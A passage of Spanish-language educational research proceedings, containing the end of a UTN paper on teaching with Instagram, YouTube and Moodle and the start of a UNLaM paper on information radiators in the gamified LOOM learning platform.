


Fig. 14: Respuestas Correctas vs Respuestas Incorrectas en Instagram

Observando el gráfico de la figura 15, resulta visible que la primer pregunta tiene en su mayoría respuestas incorrectas; sin embargo, las encuestas posteriores a lo largo del transcurso del cuatrimestre obtienen mejores resultados, con excepciones en contenidos tales como Metodología de Sistemas y Ciclos de Vida de los productos software (los cuales corresponden a los picos observables en el gráfico). Dichos temas son considerados a partir de los resultados para posterior repaso antes de las etapas de evaluación.

Por otra parte, los temas teórico-prácticos tales como Organigrama y Cursograma, junto con los conceptos de Sistemas de Información y Teoría General de Sistemas representan la mayoría de las respuestas correctas obtenidas durante la experiencia. En líneas generales, se puede observar un avance progresivo en la obtención de respuestas correctas a lo largo del desarrollo del cuatrimestre, con mejores resultados en cercanías a la fecha de parcial (lo cual puede representar un mayor nivel de estudio o repaso de los contenidos por parte de

los alumnos), a pesar de las respuestas incorrectas en los temas particulares antes mencionados.




Fig. 15: Respuestas Correctas vs Respuestas Incorrectas en Instagram

4.3 Participación de los Alumnos en Youtube

El canal de Youtube cuenta en la actualidad con 449 suscriptores que representan casi el total de los alumnos de los siete cursos que participan en la experiencia. Considerando las visualizaciones del total de los videos, según las semanas de clases del cuatrimestre, se observa en la figura 16 que hay un pico en las visualizaciones en las primeras semanas y luego la curva se aplatina entre las 500 y 1000 visualizaciones. Asimismo, en las últimas semanas de clase, las visualizaciones son menores. Asimismo, tomando en cuenta los tres temas que corresponden al primer cuatrimestre, se puede visualizar en la figura 17, que los videos más vistos son los que corresponden a la introducción de la asignatura, le siguen los videos de cursograma que es el tema más difícil de la primera parte del año, ubicándose en tercer lugar el tema de organigrama.




Fig. 16: Visualizaciones Totales de Videos por Semana del Cuatrimestre




Fig. 17: Visualizaciones de Videos por Temas

4.4 Participación de los Alumnos en Moodle

En Moodle, los estudiantes están anotados en su totalidad, ya que es una condición necesaria para el seguimiento de la asignatura. Todos los estudiantes interactúan con la plataforma para la consulta de información y entrega de sus trabajos prácticos. A modo de ejemplo, se presenta, en la figura 18, un gráfico de participación de los alumnos en uno de los cursos (dado que el gráfico es similar en los restantes cursos) durante todo el primer cuatrimestre. En este gráfico se puede observar que la participación es constante, con algunos picos al principio y al final del cuatrimestre. La gran participación al final del cuatrimestre es de esta manera, dado que se ha realizado mucha práctica y simulaciones del parcial en las últimas semanas. Asimismo, se observa que los alumnos no interactúan a través de los foros por lo cual, la cantidad de mensajes que se envían es muy poca.




Fig. 18: Participación de los Estudiantes en Moodle

4.5 Resultados de los Parciales

Al finalizar el cuatrimestre, se toma el primer parcial en los cursos en donde se realizan las experiencias con las tres herramientas. La parte que corresponde a la teoría del parcial consiste en doce preguntas de estilo multiple-choice con cuatro opciones, donde solo una

respuesta es correcta. Dado que el parcial, en este cuatrimestre, se realiza a través del aula virtual, la duración del mismo consta de doce minutos (considerando un minuto por pregunta). En cuanto a la parte práctica consiste en la realización de un cursograma y un organigrama. En la figura 19 se observa la comparación del porcentaje de aprobados, desaprobados y ausentes considerando los tres años anteriores. Este año se observa un incremento de la cantidad de alumnos aprobados.




Fig. 19: Resultados de los Parciales

5. Conclusiones

En el presente trabajo se ha descrito una propuesta de aplicación de Instagram, Youtube y Moodle como herramientas didácticas para complementar el proceso de enseñanza-aprendizaje. La experiencia de integración de estas tres herramientas se realiza durante el primer cuatrimestre del año 2020 en siete cursos de los días lunes, martes, jueves y viernes de la asignatura “Sistemas y Organizaciones” de la carrera de Ingeniería en Sistemas de Información de la Facultad Regional Buenos Aires que pertenece a la Universidad Tecnológica Nacional.

Observando los resultados obtenidos, se puede inferir que los estudiantes tuvieron interacción en las tres herramientas utilizadas. En Instagram, los alumnos interactúan consultando las respuestas que se publican, a fin de repasar para el parcial, pero no respondiendo a las encuestas en el momento de su publicación dado que solo la mitad de los seguidores en esta red social las responden. Esto es una desventaja ya que no pueden consultar a los docentes sus dudas durante el período de clases. Los juegos en esta red social tuvieron una amplia participación con lo cual, bajo esta modalidad los alumnos se involucraron más. En cuanto a Youtube, para difundir esta herramienta, este cuatrimestre, se

publicaron videos de temas prácticos y teóricos que sirvieron para que los alumnos vean los temas en forma previa a la clase en la cual se explicaban, permitiendo tener más clases de práctica de organigrama y cursograma, a fin de que pudieran estar preparados para el parcial. En Moodle, se observa mayor participación en las actividades propuestas por los docentes, pero no así interacciones a través de los foros entre ellos mismos. Las únicas preguntas que se consultan en los foros consisten en dudas sobre los trabajos que tenían realizar o consultas administrativas. Esta plataforma es el medio de comunicación entre los alumnos y los docentes, por lo cual, se utiliza durante todo el cuatrimestre.

Teniendo en cuenta los resultados obtenidos, se considera que es de gran utilidad la integración de las Tecnologías de la Información y Comunicación como aporte al proceso de enseñanza-aprendizaje de forma de motivar a los alumnos para que ellos mismos puedan involucrarse en su propio proceso de aprendizaje. Por un lado, evaluando sus conocimientos y tomando acciones correctivas, y por otro lado, tomando responsabilidad en sus tareas y no solo esperando que el docente dicte los temas.

Como futura línea de trabajo, durante el segundo cuatrimestre se va a continuar con el uso de Instagram, a través de encuestas, como forma de involucrarse con los temas del segundo parcial y se seguirán realizando juegos a través de esta red social. Se continúan agregando videos a Youtube de los temas teóricos y prácticos del segundo cuatrimestre, correspondientes a Pensamiento Lineal y Sistemico, Computación en la Nube, Intercambio Electrónico de Datos y Circuitos Administrativos. Asimismo, se seguirá utilizando el aula virtual en la plataforma Moodle no solo para la realización de trabajos prácticos, sino también para la realización de simulacros de parcial y se incentivará a que los alumnos interactúen entre ellos a través de los foros.

Referencias

- [1]. Instituto Internacional de Planeamiento de la Educación (2006). *La Integración de las Tecnologías de la Información y la Comunicación en los Sistemas Educativos*. UNESCO. Sede Regional Buenos Aires. ISBN: 950-00-0560-3
- [2]. Esteve, F.M. & Gisbert, M. (2011) *El Nuevo Paradigma de Aprendizaje y las Nuevas Tecnologías*. Revista de Docencia Universitaria. REDU. Vol.9 (3). Pag.s 55 – 73. ISSN:1887-4592
- [3]. Edel, R. (2004) *El Concepto de Enseñanza-Aprendizaje*. Revista Electrónica Red Científica. Ciencia, Tecnología y Pensamiento.
- [4]. Marín, F.V., Inciarte, D.J., Hernández, H.G., Pitre, R.C. (2017). *Estrategias de las Instituciones de Educación Superior para la Integración de las Tecnología de la*

- Información y la Comunicación y de la Innovación en los Procesos de Enseñanza*. Un Estudio en el Distrito de Barranquilla, Colombia, Formación Universitaria, 10(6), 29-38.
- [5]. Aguilar, B., Velázquez, R., Aguilar, J. (2019). *Innovación Docente y Empleo de las TIC en la Educación Superior*. Revista Espacios Vol. 40, N° 2. ISSN 0798-1015.
- [6]. Zambrano Quiroz, D., Zambrano Quiroz, M. (2019). *Las Tecnologías de la Información y las Comunicaciones (TICs) en la Educación Superior: Consideraciones Teóricas*. Revista Electrónica Formación y Calidad Educativa (REFCaIE). ISSN 1390-9010.
- [7]. Bravo, V. (2020). *La UTN virtualiza sus Cátedras y Exámenes manteniendo el Nivel Académico en pos de la contención y formación de sus Estudiantes*. Comunicación y Prensa Institucional Rectorado UTN. Disponible en: <https://tinyurl.com/y9zbbw> Último Acceso: 14/08/2020.
- [8]. Grupo GEMIS (2018) *Historia Grupo GEMIS*. Disponible en <http://grupogemis.com.ar> Último Acceso: 14/08/2020.
- [9]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la carrera Ingeniería en Sistemas de Información (Plan 2008)*. DISI. Disponible en <https://tinyurl.com/y2kb36xv> Último Acceso: 14/08/2020.
- [10]. Universidad Tecnológica Nacional – Facultad Regional Buenos Aires (2008) *Programa de la asignatura 'Sistemas y Organizaciones'*. DISI. Disponible en <https://goo.gl/P3WWQe> Último Acceso: 14/08/2020.
- [11]. Plawner, S., Pividori, A., Deroche, A., Vegega, C., Pytel, P., Straccia, L., Pollo-Cattaneo, M.F. (2016). *Aplicación Móvil que ayude al Proceso de Enseñanza y Aprendizaje en la Asignatura Sistemas y Organizaciones de la Carrera de Ingeniería en Sistemas de Información*. Memorias de 4to. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CONAIIISI 2016). Workshop de Educación en Ingeniería. Artículo 114. ISSN 2347-0372.
- [12]. Cueli, J., Leguizamon, R., Diaz, E., Roldan, L., Chipian, R., Salmeron, L., Ortiz, M., Delucchi, P., Bernal, L., Basile, M., Mattes, A., Vegega, C., Pollo-Cattaneo, M.F. (2018) *Uso de Instagram como Herramienta Didáctica para el Proceso de Enseñanza-Aprendizaje*. Memorias de 6to. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CONAIIISI 2018). Workshop de Educación en Ingeniería. ISSN 2347-037.
- [13]. Instagram (2019) *About Us Instagram*. Disponible en <https://www.instagram.com> Último Acceso: 14/08/2020.
- [14]. Sampedro, A., Ogorman, J., Cueli, J., Martínez, G., Leguizamon, R., Diaz, E., Roldan, L., Chipian, R., Salmeron, L., Bernal, L., Basile, M., Mattes, A., Vegega, C., Pollo-Cattaneo, M.F. (2019) *Integración de Instagram, Kahoot y Youtube como Herramientas Didácticas para el Proceso de Enseñanza-Aprendizaje*. Memorias de 7to. Congreso Nacional de Ingeniería Informática y Sistemas de Información (CONAIIISI 2019). Workshop de Educación en Ingeniería. ISBN 978-987-4417-73-2.
- [15]. Kahoot! (2020) *What is Kahoot!?* Disponible en <https://bit.ly/2wihdKm> Último Acceso: 14/08/2020.
- [16]. Youtube (2020) *Youtube* Disponible en <https://www.youtube.com> Último Acceso: 14/08/2020.
- [17]. Kemp, S. (2020) *Digital 2020: Global Digital Overview*. Disponible en <https://tinyurl.com/v3v74yy> Último Acceso: 14/08/2020.
- [18]. Vitconsblog (2020) *World Map of Social Networks 2020*. Disponible en <https://vincos.it/world-map-of-social-networks/> Último Acceso: 14/08/2020.
- [19]. Digital House (2020) *Qué Redes Sociales prefieren los Argentinos según su Edad*. Disponible en <https://tinyurl.com/y5nthxv7> Último Acceso: 14/08/2020.
- [20]. Alexa Internet, Inc (2020). Disponible en <https://www.alexa.com/> Último Acceso: 17/08/2020.
- [21]. Bonk, C. J. (2008). *YouTube Anchors and Enders: The Use of Shared Online Video Content as a Macrocontext for Learning*. American Educational Research Association (AERA) 2008. Annual Meeting, New York, NY.
- [22]. Pérez Montero, E. (2013). *El Video: Herramienta de Asimilación de Contenidos en el Aula de Clase*. Revista de Tecnología. Journal Technology. Vol. 12, Nro. 1. Págs. 66-72.
- [23]. Moodle (2020) *Moodle* Disponible en <https://moodle.org> Último Acceso: 14/08/2020.

Radiadores de información para motivar el aprendizaje. Análisis de una experiencia.

Verónica Aubin; Renata Guatelli; Lucas Videla; Silvia N. Pérez
Departamento de Ingeniería e Investigaciones Tecnológicas

Universidad Nacional de la Matanza (UNLaM)

vaubin@unlam.edu.ar

Resumen

Los radiadores de información surgen en la industria del software como forma de visualizar y compartir la información de modo eficiente. Utilizados en el contexto educativo, permiten a los estudiantes conocer su grado de adquisición de aprendizaje de un modo atractivo.

Con el objetivo de motivar al estudiante a incrementar las habilidades en su desempeño académico y acercarlo en forma temprana a la actividad profesional, en la asignatura Programación Avanzada se incorporaron paulatinamente distintas metodologías activas y otras derivadas de la industria del software. La última incorporación corresponde a la utilización de radiadores de información en el entorno gamificado, la plataforma LOOM, que se utiliza en la asignatura. Estos indicadores muestran la evolución temporal del rendimiento de los estudiantes a medida que se suman actividades.

En este trabajo se analiza una experiencia de implementación de indicadores visuales, como radiadores de información, en dicha asignatura. Para relevar indicadores disponibles y preferencias, se realizó también una encuesta de opinión sobre la utilidad percibida, debilidades y fortalezas reconocidas, entre otras características de un grupo de estudiantes de varias asignaturas.

Los resultados de la experiencia muestran que la visualización del propio grado de aprendizaje a través de los radiadores de información implementados en LOOM influyen positivamente en la motivación del estudiante. La retroalimentación provista por la visualización del indicador promueve la motivación, favorece el rendimiento académico y la autorregulación, permitiendo a los estudiantes reducir la brecha entre su desempeño actual y el deseado.

1. Introducción

En los últimos años, las tendencias educativas a nivel mundial establecieron como centro de la planificación y el desarrollo didáctico al aprendizaje por competencias y a las metodologías activas.

Según el CONFEDI [1] el ingeniero argentino deberá formarse en diferentes etapas de aprendizaje de modo de desarrollar las diversas habilidades, destrezas y valores necesarios que requiere para insertarse en la sociedad y el mundo del trabajo, el cual en la actualidad requiere flexibilidad, iniciativa, demostrar capacidad de trabajo en equipo, tratar con procesos no rutinarios, saber tomar decisiones, ser responsables y comunicarse eficazmente. Desde la Declaración de Valparaíso [2], se acuerda un contexto por el cual los ingenieros no sólo deben contar con el saber teórico sino también con la experiencia práctica. Por lo tanto, además de adquirir conocimientos, deben hacerse con herramientas para desempeñarse en un futuro cambiante. Para la formación del futuro ingeniero se consideran muy importantes las competencias profesionales cognitivas, es decir, aquellas que evidencian saberes propios del profesional que se desea formar.

Desde que la educación empezó a centrarse en el alumno como el sujeto que aprende, se comenzaron a analizar no sólo las tácticas que utiliza el profesor para desarrollar sus clases, sino también las estrategias de aprendizaje utilizadas por los estudiantes. Dichas estrategias conllevan a que el estudiante se convierta en “autónomo, independiente y autorregulado, capaz de aprender a aprender” [3]. La motivación resulta ser un factor clave para el proceso de aprendizaje. Un estudiante motivado mantiene elevado su nivel de compromiso con las actividades académicas, se siente involucrado con su proceso de aprendizaje y puede adoptar nuevas estrategias para superar sus puntos débiles. Muchas veces el abandono o el fracaso académico puede deberse a una falta de motivación.

El proceso cognitivo complementa el tiempo de aprendizaje en el aula con períodos de aprendizaje fuera de ella. En este contexto, la utilización de una plataforma de aula virtual facilita el seguimiento de los temas cuando el estudiante no se encuentra en contacto directo con los

docentes. Asimismo, sienta las bases para que este comience a tomar control de su aprendizaje. Adicionalmente, si el ambiente de aprendizaje se conjuga con la gamificación, se establece una estrategia metodológica que permite al estudiante aprender en un ambiente lúdico que propicie la motivación, implicación y diversión. El diseño del entorno virtual debe permitirle sentirse involucrado, tomar decisiones, asumir nuevos retos, ser reconocido por sus logros, mientras consigue los objetivos propios del proceso de aprendizaje [4-6].

Dada la relevancia de los conceptos antes mencionados, la asignatura Programación Avanzada incorpora paulatinamente, desde hace casi una década, distintas metodologías activas y otras derivadas de la industria del software con el objetivo de incrementar las habilidades del estudiante en su desempeño académico y acercarlo en forma temprana a la actividad profesional. Los resultados de aplicar estas metodologías se presentaron, entre otros, en los siguientes trabajos: [7-8] para metodologías activas y [9-10] para las relacionadas con la industria del software.

Para favorecer la implementación de estas metodologías expuestas, se han diseñado escenarios de aprendizaje integrados con actividades que promueven la resolución de tareas de forma innovadora y colaborativa, incorporando gamificación, considerando una evaluación continua a través de la plataforma LOOM.

La última incorporación de metodologías derivadas de la industria del software a la asignatura Programación Avanzada y que dan origen a la presente investigación, son los radiadores de información. Estos indicadores visuales se encuentran implementados en la plataforma LOOM para mostrar la evolución de los estudiantes. Los radiadores de información fueron aplicados con éxito en proyectos de software [11-12] y recientemente se vieron aplicados en otros ámbitos como proyectos de gestión universitaria [13]. Esta incorporación tiene el doble objetivo de seguir acercando a los alumnos a las metodologías de trabajo que van a encontrar en su actividad profesional, así como también aumentar la motivación.

En este artículo se muestra que la visualización del propio grado de aprendizaje, a través de los radiadores de información implementados en la plataforma LOOM, influye positivamente en la motivación del estudiante. Para dar un contexto respecto a los estudiantes de Ingeniería de la universidad se analizan también opiniones de estos, relevadas en una encuesta en algunas asignaturas, acerca de los indicadores de aprendizaje disponibles.

2. Marco teórico

2.1. Motivación

Ausubel [14] señala que para generar un aprendizaje significativo debe existir una interrelación entre las variables cognitivas y motivacionales. Es decir que además de poseer los conocimientos previos y la capacidad de relacionarlos con los nuevos conceptos, debe existir en el estudiante una disposición y actitud favorable para aprender significativamente.

En la literatura la motivación se encuentra definida desde distintos enfoques. En [15] se plantea la motivación como un proceso que requiere un tratamiento particular para cada individuo, dado que está integrada por varios factores que pueden aparecer y desaparecer de acuerdo con determinadas circunstancias de su entorno social, cultural y económico. Desde un punto de vista psicológico en [16] se define como “aquello que energiza y dirige la conducta”. Más específicamente y con relación al aprendizaje [17] define la motivación como “el grado en que los alumnos se esfuerzan para conseguir metas académicas que perciben como útiles y significativas”.

El cambio de paradigma que se dio en los últimos años en la educación, donde el centro de la atención pasó del lugar del docente al de los estudiantes, implica también un cambio en la concepción de la motivación. La visión anterior era mayoritariamente extrínseca y ahora pasa a convertirse principalmente en una motivación intrínseca que guíe su proceso de aprendizaje. La motivación extrínseca se produce cuando el estímulo para estudiar es, por ejemplo, la necesidad de aprobar el curso. Por el contrario, la motivación intrínseca sucede cuando el estudiante se involucra en su proceso de aprendizaje por el interés que le produce la asignatura y su propia gratificación personal, favoreciendo el desarrollo de las cualidades de autorregulación cognitiva, independencia y autodeterminación.

2.2. Los indicadores de aprendizaje

Es necesario conocer los resultados del proceso de enseñanza aprendizaje, e identificar los puntos fuertes y débiles, para gestionar y poner en marcha estrategias que permitan retroalimentar y enriquecer el proceso. Como lo expresa el proyecto MERITUM (2002) [18] “lo que no es medible, no es gestionable”. Por lo tanto necesitamos instrumentos que nos ayuden a medir el grado de alcance de los objetivos propuestos.

En general un indicador se puede definir como un instrumento que nos permite medir de forma cuantitativa, a partir de un conjunto de datos, la eficacia o eficiencia de un proceso o proyecto [19].

En particular, en [20] se definen los indicadores de aprendizaje como “expresiones concretas que revelan el comportamiento del desarrollo alcanzado por los sujetos”. Son medidas estadísticas, íntimamente relacionadas con el factor tiempo, que expresan directa o indirectamente el desarrollo gradual del proceso de aprendizaje de los estudiantes. Para que una medida estadística se pueda considerar un indicador de aprendizaje debe ser medible, pertinente, fiable y fácil de interpretar.

Existen dos términos relevantes que están interrelacionados, pero que a su vez presentan claras diferencias como son el indicador y la variable. Esta última es el aspecto que se quiere medir, mientras que el indicador es un atributo observable que se utiliza para darle valor a la variable [21]. Por ejemplo, en el contexto de este trabajo, para medir el grado de aprendizaje que han adquirido los estudiantes (variable), pueden utilizarse distintos

indicadores: cantidad de revisiones de pares, respuestas a cuestionarios, cantidad de ejercicios bien resueltos, grado de participación en clase, entre otros posibles. Las mediciones de estos indicadores determinan el valor de la variable objetivo.

2.3. Radiadores de información

La inmensa mayoría de las actividades realizadas en la industria requieren de la participación de más de una persona, por lo que se vuelve fundamental la posibilidad de compartir información de un modo eficiente. En términos completamente abstractos, compartir información tiene un costo (ya sea en tiempo, dinero, materiales, etc.). Además de dicho costo, existe un costo subyacente relacionado con el momento en que dicha información llega desde el origen al destino.

Esta cuestión fue tratada con éxito en el campo de la administración con los tableros de control que reflejan para el gerente el estado de rendimiento de su producción. En cambio, en la industria del software, las metodologías ágiles incorporaron los radiadores de información para compartir con el equipo de desarrollo el estado actual del proyecto.

El término “radiador” lo estableció Alistair Cockburn en el año 2002 [22] destacando que todo acto de comunicación funciona como un radiador de dicha comunicación, dispersando información en el ambiente y llegando incluso a otros miembros del equipo que pueden aportar una visión valiosa sobre el asunto que se esté discutiendo. En una forma más general se puede definir un radiador de información a cualquier formato de comunicación que esté altamente visible, y en el que se pone de manifiesto algún indicador que permite saber el estado de situación a simple vista.

Todo radiador de información debe cumplir con dos características que lo hacen pertinente y relevante:

- Debe mostrar información en forma visual.
- Debe ser actualizado con el correr del tiempo para mantener su vigencia.

La utilización de radiadores de información promueve la responsabilidad individual y/o conjunta entre los miembros del equipo, y permite reflexionar sobre las métricas que se evidencian. Si estas son signos tempranos de un problema, hacerlas evidentes permite tomar acciones correctivas de forma rápida. Se sabe que el costo de corregir desvíos es mayor cuanto más tiempo haya pasado del momento en que se inició la divergencia, por lo tanto la frecuencia con la que se obtiene información debe ser suficiente para poder aplicar las correcciones con el menor costo posible.

En el entorno educativo la visualización de ciertos indicadores del grado de aprendizaje es importante tanto para el estudiante como para el docente. Cada estudiante internamente conoce sus métodos de estudio, sus circunstancias particulares, cuánto tiempo está dedicando a la asignatura y a los trabajos grupales. Los indicadores muestran cómo se perciben los resultados de su esfuerzo, y

permiten que la propia persona pueda reconocer cuáles competencias está adquiriendo con mayor o menor dificultad, de modo de tomar acciones correctivas. Así también, el estudiante puede comprobar que aquellos aspectos en los que cree tener más solidez efectivamente estén comprendidos.

El docente pasa a tener un rol de facilitador del aprendizaje, acompañando al estudiante en su camino particular y atendiendo a cuestiones específicas a resolver en cada caso. Al visualizar los indicadores de los estudiantes de un curso, el docente puede tomar diferentes acciones generales o particulares, modificando las actividades, reforzando explicaciones, etc.

2.4. La herramienta LOOM

Loom es una plataforma gamificada de código abierto desarrollada para facilitar dinámicas complementarias a aquellas realizadas tradicionalmente en las aulas. Es un desarrollo continuado, realizado por docentes universitarios que además se desempeñan en la industria del software, y por ello incorpora conceptos de ambos entornos. Conforme se detectan oportunidades de mejora, se incorporan nuevas funcionalidades para aumentar las capacidades del software y proporcionar nuevas alternativas de trabajo a los docentes de los cursos que deciden implementarla.

En su primera versión, Loom surgió como una interfaz informativa al estudiante que mostraba su participación durante la cursada. Simplemente mostraba los eventos en los que había participado (es como se denominan a las actividades planteadas), y las medallas que había adquirido por su trabajo. Conforme transcurrieron los cuatrimestres se incorporaron actividades en la propia plataforma, al punto en que se puede resolver ejercicios en la misma, obtener devoluciones de pares y de docentes, participar de trabajos grupales, entre otras.

La frecuencia e intensidad de la retroalimentación es una característica fundamental de los entornos gamificados [23]. En el contexto de desarrollo dinámico, pero fiel a su primera versión, se ha estado trabajando en la incorporación de indicadores visuales que permitan al estudiante conocer su estado de avance respecto de la asignatura: los llamados radiadores de información. Esto le permite al alumno conocer su estado en relación con su aprendizaje de manera visual.

2.5. Odómetro de experiencia

El odómetro mide la experiencia del estudiante. Utiliza analogías de videojuegos de rol para tener un equivalente similar a algo que la mayoría de los estudiantes pueden interpretar muy fácilmente, y darle un significado más acertado que al concepto de "nota" o "calificación". La experiencia, por lo tanto, serán puntos que obtendrá a lo largo de la cursada, siempre creciente, y que conforme se liberan más actividades necesita ir acrecentando para mantener el ritmo de progreso en la asignatura.




Figura 1: Vista de la pantalla de LOOM

El odómetro (Figura 1), es un indicador visual que, utilizando un código de color y una analogía visual muy fuerte, le permite al estudiante conocer el estado actual de su aprendizaje. Conforme dicho indicador progresa desde la izquierda hacia la derecha, toma los clásicos colores "rojo", "amarillo" y "verde" para comunicar el nivel de logro de los objetivos de aprendizaje, el cual puede variar desde de un bajo nivel de rendimiento hasta un máximo nivel.

2.6. Indicador de flujos

El indicador de flujos es un radiador de información que permite ver fácilmente el nivel de interacción que hay entre los participantes en la plataforma. Se puede visualizar el grado de participación de cada estudiante en cuanto a la cantidad de intervenciones, y también permite ver con cuáles otros estudiantes realiza cada interacción en particular. Asimismo, se puede visualizar la partición por tarea, acumulado por un conjunto de tareas, o considerando a los docentes como participantes y ver las interacciones de estos con los estudiantes. La asignación de colores en el gráfico es aleatoria, salvo el color rojo que está destinado a los docentes.

El docente puede hacer un seguimiento de la repercusión que tuvo una determinada actividad en los estudiantes y observar cómo el grupo interactúa, si hay personas aisladas, o si se formaron muchos subgrupos, es decir cómo se comporta el curso. El alumno puede ver su grado de participación con relación al curso.

Como se puede ver en la Figura 2, a lo largo de la circunferencia se sitúan los participantes de la aplicación que se identifican por su nombre y un color. Cada interacción se marca con una línea que une a ambos participantes. Si la línea tiene el mismo ancho en los dos extremos indica que la tarea se hizo en ambos sentidos. Cuanto mayor sea la cantidad de interacciones que realice un estudiante mayor longitud tendrá su arco de circunferencia. Por ejemplo: en la Figura 2 se aprecia que el alumno 1 realizó 5 interacciones, por lo tanto su arco tiene mayor longitud que el alumno 4 que solo realizó una. Se puede observar también que el alumno 34 no realizó ninguna interacción. Así también, se puede obtener más información sobre la interacción al colocar el mouse sobre una de las líneas, el *pop up* de la Figura 2, donde se observa a quienes participaron de la interacción y con qué grado.




Figura 2: Vista del indicador de flujos en LOOM

Para ejemplificar podríamos considerar la actividad de corrección por pares. En la Figura 3 podemos visualizar en forma simplificada los dos casos posibles de interacción. En el primer caso, tanto el alumno 13 como el 23 realizan la revisión de la tarea del alumno 26. En el segundo caso la revisión se hace en ambos sentidos: el alumno 6 realiza la revisión del 26 y el alumno 26 revisa la tarea del 6.




Figura 3: Vista simplificada del indicador de flujos

3. Metodología

Con el objetivo de relevar indicadores de aprendizaje disponibles para los estudiantes de la universidad, así como también la utilidad percibida por estos, en el primer cuatrimestre de 2020 se suministró una encuesta a los estudiantes de carreras de Ingeniería de la universidad, y correspondientes a las asignaturas Programación, Programación Avanzada, Probabilidad y Estadística, y Estadística Aplicada.

En dicha encuesta se consultó respecto a cuestiones generales, así como sobre la utilidad de algunos indicadores disponibles (evaluaciones, cantidad de ejercicios o trabajos prácticos corregidos, etc.), que les permitan a los estudiantes conocer su situación actual sobre la adquisición de conocimiento, tanto en las actividades individuales como grupales. Comprendiendo que los indicadores deben ser formulados de modo de no limitar su capacidad informativa, se propusieron en la encuesta diferentes opciones de nuevos indicadores visuales y se pidió a los estudiantes elijan alguno que pudiera serles de utilidad para

reconocer debilidades y fortalezas en su propio proceso de aprendizaje.

